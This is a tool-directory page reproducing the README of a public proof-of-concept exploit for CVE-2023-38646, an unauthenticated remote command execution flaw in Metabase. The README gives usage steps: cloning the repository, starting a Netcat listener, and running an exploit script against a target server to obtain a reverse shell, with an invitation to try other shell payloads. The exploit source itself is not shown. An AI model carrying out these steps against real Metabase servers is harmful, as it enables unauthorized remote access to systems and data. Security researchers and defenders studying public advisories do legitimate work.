
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2023-38646 — This is a Proof of Concept (PoC) script for exploiting Metabase, an open-source business intelligence and data analytics tool. | Kitploit
Tools/GitHubGitHub/threathntr/cve-2023-38646
Payload GenerationVulnerability AnalysisExploitationWeb Application ExploitationPenetration TestingRemote Access Tool
GitHubthreathntr/cve-2023-38646

CVE-2023-38646

This is a Proof of Concept (PoC) script for exploiting Metabase, an open-source business intelligence and data analytics tool.

View Repository
11323 years agoNot yet reviewed
Share

CVE-2023-38646 PoC

Description

This is a Proof of Concept (PoC) script for exploiting Metabase, an open-source business intelligence and data analytics tool. Metabase allows users to visualize and interact with their data, making it a powerful platform for data analysis.

This vulnerability, designated as CVE-2023-38646, allowed attackers to execute arbitrary commands on the server without requiring any authentication. The impact of this flaw was severe, as it granted unauthorized access to the server at the server's privilege level.

Proof of Concept (PoC) Steps

Clone this Repository

git clone https://github.com/threatHNTR/CVE-2023-38646.git

Navigate to the Repository

cd CVE-2023-38646

Before running the script, set Up a Netcat Listener

nc -nlvp chosen-port

Run the Script

python3 exploit.py -u http://target-metabase-server -i your-ip-address -p chosen-port

Exploitation: The script will attempt to send a reverse shell to the target Metabase server. If successful, you will receive a shell on your machine. Feel free to change the payload to try different reverse shells.

References

  • GitHub Advisory: https://github.com/advisories/GHSA-jg32-8h6w-x7vg

  • Metabase Advisory: https://www.metabase.com/blog/security-advisory

  • Metabase GitHub: https://github.com/metabase/metabase

  • Assetnote Blog - Chaining our way to Pre-Auth RCE in Metabase: https://blog.assetnote.io/2023/07/22/pre-auth-rce-metabase/


Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    516
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    476
  • 3

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    355
  • 4

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    315
  • 5

    estorides

    grisuno/estorides

    Aggregates 99+ free OSINT sources in parallel, resolves entities into a knowledge graph, and exports STIX 2.1, MISP, or GraphML with LLM-assisted analysis.

    303
  • 6

    opencti

    opencti-platform/opencti

    Open Cyber Threat Intelligence Platform

    285

Explore all tools

Browse our collection of tools

View all tools →




